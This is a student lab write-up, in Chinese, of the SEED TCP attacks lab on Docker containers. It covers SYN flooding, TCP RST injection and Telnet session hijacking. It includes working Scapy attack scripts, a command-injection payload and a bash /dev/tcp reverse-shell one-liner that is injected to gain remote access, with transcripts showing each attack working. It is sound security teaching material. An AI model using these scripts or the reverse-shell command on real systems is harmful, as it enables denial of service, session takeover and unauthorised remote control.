

Lab4 TCP_Attacks

TCP/IP 协议中的漏洞属于协议设计与实现中的一种特殊类型的漏洞。本实验中将对 TCP 进行多次攻击，涵盖以下主题

- The TCP protocol
- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse shell
- A special type of TCP attack, the Mitnick attack, is covered in a separate lab

在这个实验中，我们至少需要三台机器。我们通过容器来搭建实验环境。使用攻击者容器来发起攻击，而另外三台容器则作为受害者和用户机器。我们假设所有这些机器都在同一个局域网中。使用 docker-compose.yml 文件来搭建实验环境。由于将频繁使用这些命令，所以在 bashrc 文件中为它们创建了别名。所有容器都将处于后台运行状态。要在容器上执行命令，我们通常需要在该容器中获取一个 shell。首先，我们需要使用“docker ps”命令来找出容器的 ID，然后使用“docker exec”在该容器中启动一个 shell。我们在 .bashrc 文件中为它们创建了别名。所有容器都将处于后台运行状态。要在容器上执行命令，我们通常需要在该容器中获取一个 shell。首先，我们需要使用“docker ps”命令来找出容器的 ID，然后使用“docker exec”在该容器中启动一个 shell。我们在 .bashrc 文件中为它们创建了别名。

```
[12/10/25]seed@VM:~/.../Lab4$ dcup
Creating trusted-server-10.9.0.6 ... done
Creating x-terminal-10.9.0.5      ... done
Creating seed-attacker            ... done
Attaching to seed-attacker, trusted-server-10.9.0.6, x-terminal-10.9.0.5
x-terminal-10.9.0.5 | * Starting internet superserver inetd [ OK ]
```

```
[12/10/25]seed@VM:~/.../Lab4$ dockps
cbddbbaa54d2d    x-terminal-10.9.0.5
284e3e824c5f    trusted-server-10.9.0.6
26b1b1b59bac    seed-attacker
```

docker配置成功，可以看出实验给出了三个容器x-terminal-10.9.0.5, trusted-server-10.9.0.6, seed-attacker。

attacker 容器的配置与其他容器有所不同。

- Shared folder

当使用攻击者容器来发起攻击时，需要将攻击代码放入attacker容器中。为了让虚拟机和容器能够共享文件，使用 Docker 存储卷在虚拟机和容器之间创建了一个共享文件夹。查看 Docker 配置文件，发现在某些容器中添加了以下条目：

```
volumes:
- ./volumes:/volumes
```

它表示将主机机器上的./volumes 文件夹挂载到容器内部的 /volumes 文件夹上。我们将代码写在./volumes 文件夹（在虚拟机上），这样它们就可以在容器内部使用了。

- Host mode

在实验中，攻击者需要能够监听数据包，但在容器内部运行嗅探程序会存在一些问题，因为容器实际上连接到一个虚拟交换机上，所以它只能看到自身的流量，永远无法看到其他容器中的数据包。为了解决这个问题，为攻击者容器使用主机模式，这使得攻击者容器能够看到所有的流量。攻击者容器中使用的以下条目：


```
network_mode: host
```

当容器处于主机模式时，它会看到主机的所有网络接口，并且其 IP 地址也与主机相同。实际上，它与主机虚拟机处于相同的网络命名空间中。然而，该容器仍是一个独立的机器，因为其命名空间仍与主机不同。

我们需要从一个容器连接到另一个容器。已经在所有容器内部创建了一个名为“seed”的账户。其密码是“dees”。可以通过该账户进行远程连接。

Task 1: SYN Flooding Attack

SYN flood 是一种 DoS 攻击形式，攻击者向受害者的 TCP 端口发送许多 SYN 请求，但无意完成 3 次握手过程。攻击者要么使用欺骗的 IP 地址，要么不继续该过程。通过这种攻击，攻击者可以向受害者的队列灌水，该队列用于半开连接，即已完成 SYN、SYN-ACK 但尚未得到最终 ACK 的连接。当队列满时，受害者就无法再接受任何连接。下图展示了这种攻击。



队列的大小有一个全系统范围的设置。在 Ubuntu 操作系统中，我们可以使用以下命令查看设置：

```
# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

操作系统会根据系统内存大小来设置该值：内存越大，该值就越大。

```
[12/10/25] seed@VM:~/.../Lab4$ sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
```

可以看到系统设置的排队大小范围上限为256。

我们可以使用 `netstat -nat` 命令来检查队列的使用情况，即与监听端口相关的半打开连接的数量。此类连接的状态是 `SYN-RECV`。如果三方握手结束，则连接状态为 `ESTABLISHED`。

SYN Cookie 防御措施：默认情况下，Ubuntu 的 SYN flooding 防御机制是开启状态的。这种机制被称为 SYN 计数器。如果机器检测到正在遭受 SYN flooding attack，该机制就会启动。在受害服务器容器中，已经将其关闭了。我们可以使用以下 `sysctl` 命令来开启和关闭该机制：

```
# sysctl -a | grep syncookies (Display the SYN cookie flag)
# sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
# sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)
```

若要能够使用 `sysctl` 来更改容器内的系统变量，该容器需要配置有“privileged: true”这一条目。如果没有这一设置，如果我们运行上述命令，将会看到以下错误消息。该容器未被赋予进行更改的权限。

```
# sysctl -w net.ipv4.tcp_syncookies=1
sysctl: setting key "net.ipv4.tcp_syncookies": Read-only file system
```

Task 1.1: Launching the Attack Using Python

提供了一个名为“synflood.py”的 Python 程序，但在代码中有意省略了一些关键数据。该代码会发送伪造的 TCP SYN 数据包，其中包含随机生成的源 IP 地址、源端口和序列号。

```
#!/usr/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

target_ip = "10.9.0.5"
target_port = 23

ip = IP(dst=target_ip)
tcp = TCP(dport=target_port, flags='S')
pkt = ip/tcp

print(f"Sending SYN packets to {target_ip}:{target_port} ...")

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt, verbose=0)
```

填写 IP 地址“10.9.0.5”和端口“23”完成这段代码的编写工作，然后利用它对 x-terminal 发起攻击。让攻击持续至少一分钟，然后尝试通过 telnet 连接到受害主机，看看是否能够成功。很有可能攻击会失败。多种因素可能导致攻击失败，以下列出了这些因素，并附有解决方法的指导说明。

- **TCP 缓存问题：**一种内核防护机制。

在 Ubuntu 20.04 系统中，如果机器 X 从未与受害机器建立过 TCP 连接，那么在发起 SYN flood attack 时，机器 X 将无法通过 telnet 连接到受害机器。然而，如果在攻击发生之前，机器 X 已经与受害机器进行了 telnet（或 TCP 连接），那么 X 似乎对 SYN flood attack 具有“免疫力”，并且在攻击期间能够成功地通过 telnet 连接到受害机器。似乎受害机器会记住过去的成功连接，并在与“返回”的客户端建立未来连接时利用这一记忆。这种行为在 Ubuntu 16.04 及更早版本中不存在。

这是由于内核的优化所致：如果禁用了 SYN Cookie 功能，TCP 会为“已验证的目的地”预留四分之一的队列空间。在从 10.9.0.6 与服务器 10.9.0.5 建立 TCP 连接之后，我们可以看到服务器已将 IP 地址 10.9.0.6 缓存下来，因此当来自该地址的连接到来时，它们将使用预留的槽位，从而不会受到 SYN flood attack 的影响。要消除这种缓解方法的效果，可以在服务器上运行“ip tcp metrics flush”命令。

```
# ip tcp_metrics show
10.9.0.6 age 140.552sec cwnd 10 rtt 79us rttvar 40us source 10.9.0.5

# ip tcp_metrics flush
```

- **VirtualBox 报错：**如果从一个虚拟机向另一个虚拟机发起攻击，请不要使用容器设置。使用容器设置来进行攻击的话就不会出现这个问题。
- **TCP 重传问题：**在发送出 SYN+ACK 数据包后，目标机器会等待 ACK 数据包的返回。如果未在规定时间内收到，TCP 将会重新发送 SYN+ACK 数据包。它会重传多少次取决于以下内核参数（默认情况下，其值为 5）：

```
# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
```

在这些 5 次重传之后，TCP 会将相应的项目从半开放连接队列中移除。每次有项目被移除时，就会有一个空位出现。攻击数据包和合法的 Telnet 连接请求数据包将会争夺这个空位。我们的 Python 程序可能不够快，因此可能会输给合法的 Telnet 数据包。为了在竞争中获胜，可以并行运行多个攻击程序实例。请尝试这种方法，看看成功率是否能够提高。应该运行多少个实例才能达到合理的成功率呢？

- **队列大小：**队列中能够存储的半开放连接数量会影响攻击的成功率。可以通过以下命令来调整队列的大小：

```
# sysctl -w net.ipv4.tcp_max_syn_backlog=80
```

在攻击进行期间，您可以在受害容器上运行以下命令来查看队列中包含多少项内容：

```
$ netstat -tna | grep SYN_RECV | wc -l
$ ss -n state syn-recv sport = :23 | wc -l
```

需要指出的是，队列中四分之一的空间被预留给了“已验证目的地”，所以如果将大小设置为 80，其实际容量约为 60。降低受害服务器上半开放连接队列的大小，然后观察成功率是否能够提高。

先检查收到攻击之前受害容器的 TCP 连接情况，可以看出全都处于等待接收状态。

```

root@cbddbaa54d2d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:513             0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:514             0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.11:43083        0.0.0.0:*              LISTEN

```

运行 synflood.py，再查看连接状态，发现新出现的连接都是半连接状态。

```

root@cbddbaa54d2d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:513             0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:514             0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.11:43083        0.0.0.0:*              LISTEN
tcp      0      0 10.9.0.5:23             154.79.198.198:19857    SYN_RECV
tcp      0      0 10.9.0.5:23             220.45.154.35:6520     SYN_RECV
tcp      0      0 10.9.0.5:23             133.77.36.142:32346    SYN_RECV
tcp      0      0 10.9.0.5:23             128.16.145.64:37232    SYN_RECV
tcp      0      0 10.9.0.5:23             248.39.8.82:53826      SYN_RECV
tcp      0      0 10.9.0.5:23             56.182.139.112:9237    SYN_RECV
tcp      0      0 10.9.0.5:23             13.153.114.205:34223   SYN_RECV
tcp      0      0 10.9.0.5:23             106.203.146.16:61287   SYN_RECV
tcp      0      0 10.9.0.5:23             89.189.243.166:27809   SYN_RECV
tcp      0      0 10.9.0.5:23             250.161.56.234:31458   SYN_RECV
tcp      0      0 10.9.0.5:23             28.97.97.101:28194     SYN_RECV
tcp      0      0 10.9.0.5:23             185.110.26.54:12475    SYN_RECV
tcp      0      0 10.9.0.5:23             60.74.113.77:49356     SYN_RECV
tcp      0      0 10.9.0.5:23             209.61.100.84:41122    SYN_RECV

```

尝试用 trusted-server-10.9.0.6 连接 x-terminal-10.9.0.5，发现都是秒连接。ip tcp_metrics flush 之后开了五个以上的并行运行的多个攻击程序，并且将攻击时间大幅度延长了，依旧是秒连接。

采用改变队列中能够存储的半开放连接数量的方式来看看能不能提高成功率，如下队列大小改成80。

```

root@de8afb18b161:/# [12/11/25]seed@VM:~/.../Lab4$ docksh x-terminal-10.9.0.5
root@41e1bf5a7157:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 80

```

然而还是秒连接，后面检查了一下发现所有容器 SYN cookie 都没有关掉，受害者容器并非如pdf所说关掉了这个防护措施。最后先恢复容器状态，把 x-terminal-10.9.0.5 的 SYN cookie 关闭再来攻击一下看看。

```

root@17fa4e521023:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
root@17fa4e521023:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0

```

然而开一个还是秒连接，因为python程序不够快。再开了五个并行攻击了一段时间，发现终于无法连接上受害机了。显然并行运行多个攻击程序实例能够提高成功率。

```

root@b577e10eb2f0:/# telnet 10.9.0.5
Trying 10.9.0.5...

```

Task 1.2: Launch the Attack Using C

先恢复容器状态。

```
[12/11/25]seed@VM:~/.../Lab4$ docksh x-terminal-10.9.0.5
root@6f3c015a87fd:/# ip tcp_metrics flush
root@6f3c015a87fd:/# ip tcp_metrics show
root@6f3c015a87fd:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
```

除了 TCP 缓存问题之外，任务 1.1 中提到的所有问题都可以通过快速发送伪造的 SYN 数据包来解决。可以通过使用 C 语言来实现这一点。提供了一个名为 synflood.c 的 C 语言程序。编译程序然后对目标计算机发起攻击。

```
root@VM:/volumes# ./synflood 10.9.0.5 23
```

此时尝试连接受害机失败，因为 C 语言程序运行的足够快，用户机在连接时抢不过该程序。

```
root@b577e10eb2f0:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

Task 1.3: Enable the SYN Cookie Countermeasure

启用 SYN 认证措施，然后再次执行攻击操作。正如一开始的实验环境一样，无论如何都能秒连接到受害机。

Task 2: TCP RST Attacks on telnet Connections

TCP RST 攻击能够终止两个受害者之间已建立的 TCP 连接。例如，如果用户 A 和用户 B 之间存在已建立的 telnet 连接（即 TCP 连接），攻击者可以伪造从 A 到 B 的 RST 数据包，从而中断这一现有的连接。要成功实施这种攻击，攻击者需要正确构造 TCP RST 数据包。

需要从虚拟机发起 TCP RST 攻击，以中断 A 和 B 之间现有的 Telnet 连接（这两个都是容器）。为了简化实验环境，假设攻击者和受害者处于同一局域网中，即攻击者能够观察到 A 和 B 之间的 TCP 流量。

- 手动发起攻击：使用 Scapy 来执行 TCP RST 攻击。以下提供了示例代码。需要将每个 @@@ 替换为实际值（可以使用 Wireshark 获取这些值）：

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="@@@", dst="@@@")
tcp = TCP(sport=@@@, dport=@@@, flags="R", seq=@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```


- 可选：自动发起攻击。鼓励编写程序，利用嗅探和欺骗技术自动发起攻击。与手动方式不同，从嗅探到的数据包中获取所有参数，因此整个攻击过程都是自动化的。请确保在使用 Scapy 的嗅探功能时，不要忘记设置 iface 参数。

在宿主机查看网桥的名称为 br-3648f08d38f6。

```
[12/11/25]seed@VM:~$ ifconfig
br-3648f08d38f6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::e030:93ff:feb6:d46e prefixlen 64 scopeid 0x20<link>
    ether e2:30:93:b6:d4:6e txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

按照信息编写 `tcprst.py`。脚本只捕获源IP为10.9.0.5的TCP包，监听从x-terminal发出的所有TCP包。监听网桥接口 `br-b10103161082`，对每个匹配的包调用 `spoof_pkt` 函数。再用 `spoof_pkt` 函数，发送 RST 包。此脚本伪造 RST 标志用于立即终止 TCP 连接，收到 RST 包的端点必须立即关闭连接。冒充 telnet 服务器，让受害者认为是 telnet 服务器发送的 RST。

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
    tcp = TCP(sport=23, dport=pkt[TCP].dport, flags="R", seq=pkt[TCP].seq+1)
    pkt = ip/tcp
    ls(pkt)
    send(pkt, verbose=0)

f = f'tcp and src host 10.9.0.5'
pkt = sniff(iface='br-b10103161082', filter=f, prn=spoof_pkt)
```

尝试连接 10.9.0.5 时显示被关闭，成功完成任务，通过伪造 RST 截断连接。

```
[12/11/25]seed@VM:~$ docksh trusted-server-10.9.0.6
root@202a0d47ce00:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f2abece08976 login: seed
Password:
Connection closed by foreign host.
```

Task 3: TCP Session Hijacking

TCP 会话劫持攻击的目的是通过向现有两个受害者的 TCP 连接（会话）中注入恶意内容来劫持该会话。如果该连接是 Telnet 会话，攻击者可以向该会话中注入恶意命令（例如删除一个重要文件），导致受害者执行这些恶意命令。图 3 描绘了该攻击的工作原理。需要演示如何劫持两台计算机之间的 Telnet 会话。目标是让 Telnet 服务器按照您的指令运行恶意命令。为了简化任务，假设攻击者和受害者处于同一局域网中。




Figure 3: TCP Session Hijacking Attack

- 手动发起攻击：使用 Scapy 来执行 TCP 会话劫持攻击。以下提供了一个示例代码。需要将每个 @@@ 替换为实际值，可以使用 Wireshark 来确定您应该为伪造的 TCP 数据包的每个字段输入什么值。

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="@@@", dst="@@@")
tcp = TCP(sport=@@@, dport=@@@, flags="A", seq=@@@, ack=@@@)
data = "@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

- 可选：自动发起攻击。编写程序，利用嗅探和欺骗技术自动发起攻击。与手动方式不同，从嗅探到的数据包中获取所有参数，因此整个攻击过程都是自动化的。请确保在使用 Scapy 的嗅探功能时，不要忘记设置 iface 参数。

按照信息编写 `tcphijacking.py`，只捕获源IP为10.9.0.5的TCP包，冒充数据包的目的地和发送给数据包的来源。在用户家目录创建 `hijacking.out` 文件，写入特殊字符。x-terminal 发送数据包：seq=100, ack=200, data="ls"，攻击者捕获此包，攻击者伪造Server的回复。x-terminal 接收伪造包，执行恶意命令。

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=23,
              flags="A",
              seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
    data = "echo \"orz\" >> ~/hijacking.out\n\0"
```



```
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)

f = f'tcp and src host 10.9.0.5'
pkt = sniff(iface='br-b10103161082', filter=f, prn=spooof_pkt)
```

让 10.9.0.5 先和 10.9.0.6 主机进行连接，再在攻击主机上运行。运行一段时间之后检查被攻击主机的文件，发现多出文件 `hijacking.out`，检查文件内容，符合填充字符串。

```
root@531c8559eb59:/home/seed# cat hijacking.out
orz
orz
orz
orz
orz
orz
orz
orz
orz
```

发现客户端的光标被锁死，无法输入命令，因为客户端的失去了正确的 ack 与 seq，无法通过 telnet 发出信息，也无法接收信息。

Task 4: Creating Reverse Shell using TCP Session Hijacking

当攻击者能够通过 TCP 会话劫持向受害者的计算机注入指令时，他们并非只想在受害者机器上运行一个简单的命令，他们想要的是运行多个命令。显然，通过 TCP 会话劫持来逐个执行这些命令是很不方便的。攻击者想要达成的目标是利用此次攻击来建立一个后门，以便能够通过这个后门方便地继续进行进一步的破坏。

设置后门的常见方法是利用反向连接从受害主机向攻击者主机发送一个反向 shell，以便让攻击者获得对受害主机的访问权限。反向 shell 是运行在远程主机上的一个 shell 进程，它会连接回攻击者的主机。这为攻击者提供了一种便捷的方式，使其能够在远程主机遭到入侵后访问该主机。将展示如果能够直接在受害主机（即服务器主机）上运行命令时，如何设置反向 shell。在 TCP 会话劫持攻击中，攻击者无法直接在受害主机上运行命令，因此任务是通过会话劫持攻击来运行反向 shell 命令。

要在远程机器上使用 bash 命令，需要将连接重新指向攻击者的机器，那么攻击者就需要一台机器来实现这一操作。正在等待在指定端口上建立某种连接。在这个示例中，我们将使用 netcat。此程序允许我们指定端口号，并能够在该端口上监听连接。在接下来的演示中，我们展示了两个窗口，每个窗口分别来自不同的机器。上方的窗口是攻击机器 10.9.0.1，它运行着 netcat（简称 nc），在 9090 端口上进行监听。下方的窗口是受攻击的机器。10.9.0.5，然后我们输入反向 shell 命令。一旦反向 shell 被执行，顶部窗口就会显示我们获得了一个 shell。这是一个反向 shell，也就是说，它在 10.9.0.5 上运行。

```

+-----+
| On 10.9.0.1 (attcker) |
| |
| $ nc -lnv 9090 |
| Listening on 0.0.0.0 9090 |
| Connection received on 10.9.0.5 49382 |
| $ <--+ This shell runs on 10.9.0.5 |
| |
+-----+

+-----+
| On 10.9.0.5 (victim) |
| |
| $ /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 |
| |
+-----+

```

以下将对反向 shell 命令进行简要介绍。

- “/bin/bash -i”: 这里的“i”代表“交互式”，这意味着该 shell 必须是交互式的（必须提供一个 shell 提示符）
- “/dev/tcp/10.9.0.1/9090”: 这会将 shell 的输出（标准输出）重定向到连接到 10.9.0.1 的 9090 端口的传输连接中。标准输出由文件描述符编号 1 来表示。
- “0<&1”: 文件描述符 0 表示标准输入（stdin）。这使得 shell 的标准输入从 TCP 连接中获取。
- “2>&1”: 文件描述符 2 代表标准错误输出（stderr）。这会导致错误输出被重定向至 TCP 连接。

总之，“/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1”会启动一个 bash 命令行环境，其输入来自一个 TCP 连接，而其标准输出和错误输出则被重定向到同一个 TCP 连接上。在上述演示中，当在 10.9.0.5 上执行 bash 命令时，它会重新连接到在 10.9.0.1 上启动的 netcat 进程。这一点通过“已收到连接”这一信息得以确认。由 netcat 显示的 10.9.0.5 这条消息。上述描述展示了如果能够访问目标机器（在设置中即为 telnet 服务器）时如何设置反向 shell 的方法，但在本次任务中并不具备这样的访问权限。任务是针对用户与目标服务器之间的现有 telnet 会话发起 TCP 会话劫持攻击。需要将恶意命令注入劫持的会话中，以便在目标服务器上获得反向 shell。

编写程序 `reversshell.py`，

```

#!/usr/bin/env python3

from scapy.all import *

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack,
ack=pkt[TCP].seq+1)
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/1234 0<&1 2>&1\n\0"
    pkt = ip/tcp/data
    send(pkt, verbose=0)

f = f'tcp and src host 10.9.0.5'
pkt = sniff(iface='br-51a3ed64a0eb', filter=f, prn=spoof_pkt)

```

在attacker上开启监听，只捕获从 10.9.0.5 发出的TCP包。冒充数据包的接收方，`src=pkt[IP].dst:`冒充目标服务器，`dst=pkt[IP].src:`发送回x-terminal。反向shell命令让x-terminal连接回攻击者，\n执行命令，\0空字符结束。

在attacker上开启监听，再开一个 attacher 的 bash，运行 reverseshell.py，在user1的telnet连接中打一个空格

成功监听，拿到shell，可以在攻击机上远程在victim上执行命令。

```
[12/13/25]seed@VM:~$ docksh seed-attacker
root@VM:/# nc -lnv 1234
Listening on 0.0.0.0 1234
Connection received on 10.9.0.5 50670
seed@99cc5a5b0b6f:~$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
    ether ae:e3:ba:76:3d:32  txqueuelen 0  (Ethernet)
    RX packets 665  bytes 64068 (64.0 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 558  bytes 34455 (34.4 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 50  bytes 5367 (5.3 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 50  bytes 5367 (5.3 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```